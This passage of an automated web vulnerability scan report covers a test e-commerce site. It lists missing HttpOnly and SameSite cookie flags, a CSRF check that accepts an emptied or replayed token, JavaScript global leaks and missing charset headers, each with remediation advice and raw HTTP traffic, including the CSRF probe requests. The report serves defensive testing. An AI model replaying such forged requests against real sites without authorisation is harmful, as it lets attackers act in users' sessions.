Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HttpOnlyAttribute (2)

References

CWE-79 OWASP2017-A7 CAPEC-21 OWASP2021-A05

Description

The HttpOnly attribute directs browsers to use cookies via the HTTP protocol only. An HttpOnly cookie is not accessible via non-HTTP methods, such as calls via JavaScript (e.g., referencing "document.cookie"), and therefore cannot be stolen easily via cross-site scripting (a pervasive attack technique).

Recommendation

If the HttpOnly flag (optional) is included in the HTTP response header, the cookie cannot be accessed through client side script (again if the browser supports this flag). As a result, even if a cross-site scripting (XSS) flaw exists, and a user accidentally accesses a link that exploits this flaw, the browser (primarily Internet Explorer will not reveal the cookie to a third party.

CVSS Score

4.1 (Medium)

Vector String

AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N/E:F/RL:X/RC:C

http://hackazon.webscantest.com/	Root Cause: (Parameter: Set-Cookie: PHPSESSID / 2 Attack Variances)	LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HttpOnlyAttribute	Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/		Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/	

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HttpOnlyAttribute	Set-Cookie: NB_SRVID=srv36155888; path=/	Set-Cookie: NB_SRVID=srv36155888; path=/

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/product/view	Root Cause: (Parameter: Set-Cookie: visited_products / 1 Attack Variances)		INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HttpOnlyAttribute	Set-Cookie: visited_products=%2C45%2C122%2C; expires=Tue, 05-Mar-2024 02:35:05 GMT; Max-Age=31536000; path=/		Set-Cookie: visited_products=%2C45%2C122%2C; expires=Tue, 05-Mar-2024 02:35:05 GMT; Max-Age=31536000; path=/	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

SameSiteAttribute (1)

References

OWASP2017-A7 CWE-614 CAPEC-21 OWASP2021-A05

Description

The SameSite attribute restricts the browser from sending cookies in certain cross-site requests. This can provide protection against cross-origin information leakage and cross-site request forgery attacks. When set to "strict", the cookie will be sent with same-site requests only. When set to the default value of "lax", the cookie will be withheld on cross-site sub-requests (e.g. load images), but will be sent on any top-level navigation to a URL from an external site (e.g. following a link).

Recommendation

The SameSite attribute, with a value of "strict" or "lax", should be used for any session cookie (or any cookie that contains sensitive information) that may be sent in a cross-site request. Be aware that when using a value of "lax", such cookies will still be sent on cross-site requests from web forms that use the GET method. Using a value of "strict" will protect against this but may reduce usability. By considering the context in which the cookie will be used and how sensitive it's contents are, the value can be chosen accordingly. It should also be noted that the SameSite attribute does not provide complete protection against cross-site attacks and it should therefore be used in conjunction with CSRF tokens and other measures to provide good protection.

CVSS Score

4.1 (Medium)

Vector String

AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N/E:F/RL:X/RC:C

http://hackazon.webscantest.com/

Root Cause: (Parameter: Set-Cookie: PHPSESSID / 2 Attack Variances)

LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
SameSiteAttribute	Set-Cookie: NB_SRVID=srv36155888; path=/		Set-Cookie: NB_SRVID=srv36155888; path=/	

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SameSiteAttribute	Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/		Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

CSRF (1)

References

OWASP2021-A01 CAPEC-62 CWE-352

Description

Cross-Site Request Forgery (CSRF) is an attack that tricks the victim into loading a page that contains a malicious request. It is malicious in the sense that it inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf, like change the victim's e-mail address, home address, or password, or purchase something. CSRF attacks generally target functions that cause a state change on the server but can also be used to access sensitive data.
For most sites, browsers will automatically include with such requests any credentials associated with the site, such as the user's session cookie, basic auth credentials, IP address, Windows domain credentials, etc. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish this from a legitimate user request.
In this way, the attacker can make the victim perform actions that they didn't intend to, such as logout, purchase item, change account information, retrieve account information, or any other function provided by the vulnerable website.
Sometimes, it is possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called Stored CSRF flaws. This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.
Synonyms: CSRF attacks are also known by a number of other names, including XSRF, "Sea Surf", Session Riding, Cross-Site Reference Forgery, Hostile Linking. Microsoft refers to this type of attack as a One-Click attack in their threat modeling process and many places in their online documentation.

Recommendation

Web sites have various CSRF countermeasures available:

Requiring a secret, user-specific token in all form submissions and side-effect URLs prevents CSRF; the attacker's site cannot put the right token in its submissions
Requiring the client to provide authentication data in the same HTTP Request used to perform any operation with security implications (money transfer, etc.)
Limiting the lifetime of session cookies
Ensuring that there is no clientaccesspolicy.xml file granting unintended access to Silverlight controls
Ensuring that there is no crossdomain.xml file granting unintended access to Flash movies

An easy and effective solution is to use a CSRF filter such as OWASP's CSRFGuard. The filter intercepts responses, detects if it is a html document and inserts a token in to the forms and optionally inserts script to insert tokens in ajax functions. The filter also intercepts requests to check that the token is present.

CVSS Score

3.8 (Low)

Vector String

AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N/E:F/RL:X/RC:U

http://hackazon.webscantest.com/faq — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
CSRF			_csrf_faq=VZIFA9flc1CAtVZor70PfuzYSrDjZapZ	The server returned the same response to an attack request as original response.

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 66
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C
X-RTC-REQUESTID: {BE2731C2-C93C-49BF-B5B8-FB6BAEC20615}
X-RTC-ATTACKTYPE: CSRF

userEmail=ax75xhm7k%40example.com&userQuestion=x75xhm7l&_csrf_faq=
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:56 GMT
Pragma: no-cache
Content-Length: 6243
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Traffic #2

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C
X-RTC-REQUESTID: {FA463577-CB1A-4C87-901D-77B99BE608B3}
X-RTC-ATTACKTYPE: CSRF

userEmail=ax75xhm7k%40example.com&userQuestion=x75xhm7l&_csrf_faq=VZIFA9flc1CAtVZor70PfuzYSrDjZapZ
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:56 GMT
Pragma: no-cache
Content-Length: 6243
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

JavaScriptLeaks (2)

References

No references are available for this vulnerability.

Description

Global variables are easily leaked in Javascript. You may consider the following javascript code used in the default, non-strict mode:

```
function f(){
 Token = 1;
}
f();
console.log("I can still see Token: " + Token);
```

The default, non-strict mode allows some relatively "unsafe" actions to be taken, and it allows some code mistakes that make it difficult for JavaScript engines to perform optimizations.

Recommendation

To prevent these mistakes from happening, add 'use strict'; at the beginning of your JavaScript files. This enables a stricter mode of parsing JavaScript that prevents accidental globals. Strict mode makes several changes to normal JavaScript semantics. First, It prevents, or throws errors, when relatively "unsafe" actions are taken. Second, strict mode eliminates some JavaScript silent errors by changing them to throw errors.

0

http://hackazon.webscantest.com/category/view?id=4	Root Cause: (Parameter: / 2 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
JavaScriptLeaks			ko	Variable "ko" in javascript code "this.ko=b);" found at Url "http://hackazon.webscantest.com/js/knockout-2.2.1.js"

Original Traffic

```
GET /category/view?id=4 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {7395AECA-2E03-46EF-8761-6052196693C7}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 5044
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

JavaScriptLeaks		infuser	Variable "infuser" in javascript code "infuser= {storageOptions:{hash:hashStorage," found at Url "http://hackazon.webscantest.com/js/koExternalTemplateEngine_all.min.js"

Original Traffic

```
GET /category/view?id=4 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {7395AECA-2E03-46EF-8761-6052196693C7}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 5044
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/js/json3.min.js	Root Cause: (Parameter: / 1 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
JavaScriptLeaks				Javascript "strict mode" is not defined.

Original Traffic

```
GET /js/json3.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {D35C66A5-6070-44E9-A261-98D668DEA36E}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Content-Length: 3509
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1fd1-5d561f7cb6128-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

HTTPHeaders (24)

References

CWE-79

Description

The encoding hasn't been declared either through the meta-tag, the byte-order-mark or the header, so the browser will make an attempt to detect the document's encoding. This exploit only works if the document reflects user input and the browser can be tricked into encoding the page as UTF-7 instead of UTF-8. Some of the browsers actually support UTF-7.

Recommendation

Add X-Content-Type-Options response header to all responses:
X-Content-Type-Options: nosniff

Always declare the character encoding of all text documents (html, text, stylesheet, javascript, xml). Use the HTTP header if you can. Always use an in-document declaration too.
You can use @charset or HTTP headers to declare the encoding of your style sheet, but you only need to do so if your style sheet contains non-ASCII characters and, for some reason, you can't rely on the encoding of the HTML and the associated style sheet to be the same.
Try to avoid using the byte-order mark in UTF-8, and ensure that your HTML code is saved in Unicode normalization form C (NFC).

0

http://hackazon.webscantest.com/css/subcategory.css — Root Cause: (Parameter: / 1 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/subcategory.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {AF0BBF31-6565-4E1A-9430-78F11553C60E}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 283
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "21f-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/nivo-slider.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/nivo-slider.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {7B84D57F-E0A2-4912-A2F9-8A9323F313A4}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 791
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "75f-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/bootstrapValidator.min.js | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: application/javascript	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /js/bootstrapValidator.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {42603779-BEB5-49E2-869E-4768CA165AA6}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Content-Length: 19931
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "145d9-5d561f7cb41e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/jquery-1.10.2.js | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: application/javascript	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /js/jquery-1.10.2.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {B020D8A9-490A-4C80-96B5-80D446EBD0AE}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Content-Length: 32808
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "16bb0-5d561f7cb5188-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/twitter | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/html	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /twitter HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/contact
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {870D952E-8BEF-4B7B-A4FE-C0E59DD3C5AA}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 163
Content-Type: text/html
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/js/modern-business.js | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: application/javascript	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /js/modern-business.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C8466CAC-CA41-46D2-BC37-60672B1F245D}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:08 GMT
Content-Length: 157
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "be-5d561f7cb6128-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/ekko-lightbox.css | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPHeaders			Content-Type: text/css	The Content-Type HTTP header is missing charset attribute

Original Traffic

```
GET /css/ekko-lightbox.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {34BC506E-55BE-4CBF-A4C2-0A6765B0E4D3}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 478
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "46e-5d561f7cac4e8-gzip"
